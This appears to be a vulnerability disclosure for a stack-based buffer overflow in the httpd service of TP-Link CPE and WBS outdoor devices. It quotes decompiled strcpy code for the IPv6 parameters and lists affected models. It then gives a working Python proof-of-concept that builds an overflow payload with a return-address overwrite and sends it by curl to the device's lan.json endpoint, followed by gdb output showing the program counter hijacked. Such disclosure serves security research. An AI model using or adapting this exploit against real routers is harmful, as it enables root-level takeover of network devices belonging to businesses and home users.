# TP-Link Outdoor CPE/WBS Remote Stack-based Buffer Overflow (RCE)

The tp-link CPE product family is a cost effective solution for businesses to create an outdoor wireless network. With its centralized management application, it is flexible and ideal for point-to-point, point-to-multipoint and outdoor Wi-Fi coverage applications. Professional performance, coupled with user-friendly design, makes CPE devices an ideal choice for both business and home users.


## Vulnerability Description

The specific flaw exists within the httpd service. The issue results from the lack of proper validation of the length of user-supplied data prior to copying it to a fixed-length stack-based buffer. An attacker can leverage this vulnerability to execute code in the context of root.

The vulnerability exists in 2 different functions.

Access Point mode:


When the device is switched to “**Access Point**” mode, the following parameters are affected.



```
 }
 pcVar9 = (char *)httpGetEnv(param_1,"lan6address");
 if (pcVar9 != (char *)0x0) {
   strcpy(acStack196,pcVar9);
 }
 pcVar9 = (char *)httpGetEnv(param_1,"lan6netmask");
 if (pcVar9 != (char *)0x0) {
   local_9c = atoi(pcVar9);
 }
 pcVar9 = (char *)httpGetEnv(param_1,"lan6pdlength");
 if (pcVar9 != (char *)0x0) {
   local_98 = atoi(pcVar9);
 }
 pcVar9 = (char *)httpGetEnv(param_1,"dhcp6stype");
 if (pcVar9 != (char *)0x0) {
   local_6c = atoi(pcVar9);
 }
 pcVar9 = (char *)httpGetEnv(param_1,"dhcp6sprefix");
 if (pcVar9 != (char *)0x0) {
   strcpy(acStack148,pcVar9);
 }
```

Router mode:

When the device is switched to “**Router**” mode, the following parameters are affected.



```
pcVar7 = (char *)httpGetEnv(param_1,"wan6address");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack196,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6netmask");
if (pcVar7 != (char *)0x0) {
  local_9c = atoi(pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6gateway");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack152,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6dns1");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack112,pcVar7);
}
pcVar7 = (char *)httpGetEnv(param_1,"wan6dns2");
if (pcVar7 != (char *)0x0) {
  strcpy(acStack72,pcVar7);
}
```

**Affected Products:**

tp-link CPE210

tp-link CPE220

tp-link CPE510

tp-link CPE605

tp-link CPE610


tp-link WBS210

tp-link WBS510

Exploit Proof Of Concept code:

```
import sys
import os
from sys import argv

cookie = argv[1]

#payload = 'A' * 310
#payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A
c1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4A
g5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai
7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2A"

junk = 'Z' * 156
s0 = "AAAA"
s1 = "BBBB"
s2 = "CCCC"
s3 = "DDDD"
s4 = "EEEE"
s5 = "FFFF"
s6 = "GGGG"
s7 = "HHHH"
ra = "\x84\x8a\xac\x2aYYYY"

#0x2aac8b14:  li      a0,1
#ra = "\x14\x8b\xac\x2a"
#0x2aac8a84

junk2 = 'X' * 114

payload = junk + s0 + s1 + s2 + s3 + s4 + s5 + s6 + s7 + ra + junk2
#payload = 'Z' * 156 + "AAAA" + "BBBB" + "CCCC" + "DDDD" + "EEEE" + "FFFF" +
"GGGG" + "HHHH" + "aaaa" + "bbbb" + 'X' * 114
```

```
if argv[1] == "?":
        print ("Usage: tp-link_CPE_POC_lan6address_curl.py cookie")
        print ("Example: tp-link_CPE_POC_lan6address_curl.py  0000000000004d00")
else:
        command = 'curl --cookie "COOKIE='+cookie+'" -H "Cookie: COOKIE='+cookie+'" -H "User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0" -H "Accept: application/json, text/javascript, */*; q=0.01" -H "Accept-Language: hu-HU,hu;q=0.8,en-US;q=0.5,en;q=0.3" -H "Accept-Encoding: gzip, deflate" -H "X-Requested-With: XMLHttpRequest" -H "Origin: https://192.168.0.254" -H "Referer: https://192.168.0.254/" -H "Sec-Fetch-Dest: empty" -H "Sec-Fetch-Mode: cors" -H "Sec-Fetch-Site: same-origin" -H "Te: trailers" -H "Connection: close" -d "connType=static&fallbackIp=192.168.0.254&fallbackMask=255.255.255.0&ipAddress=192.168.0.254&netMask=255.255.255.0&gateway=0.0.0.0&lanDns1=0.0.0.0&lanDns2=1.1.1.1&igmpProxy=false&dhcpServer=false&lan6enable=true&lan6type3=0&lan6address='+payload+'&lanMtuSize=1500" -X POST https://192.168.0.254/data/lan.json --insecure'
        print (command)
        os.system(command)
```



```
Program received signal SIGBUS, Bus error.
0x62626262 in ?? ()
(gdb) i r
          zero       at       v0       v1       a0       a1       a2       a3
 R0   00000000 00000001 00000002 00000002 2ab4a3f0 00000001 00c3d020 00000030
            t0       t1       t2       t3       t4       t5       t6       t7
 R8   2ab4a3f0 00000000 00000001 00000001 fffffffe 00000001 00000000 00000000
            s0       s1       s2       s3       s4       s5       s6       s7
 R16  41414141 42424242 43434343 44444444 45454545 46464646 47474747 61616161
            t8       t9       k0       k1       gp       sp       s8       ra
 R24  00000000 2aac78fc 00000490 00000000 0079c970 7e9ffba0 61616161 62626262
        status       lo       hi badvaddr    cause       pc
      0000ff13 0000005a 00000000 62626262 10800010 62626262
          fcsr      fir  restart
      00000000 00000000 00000000
(gdb) bt
#0  0x62626262 in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt stack?)
(gdb) 
```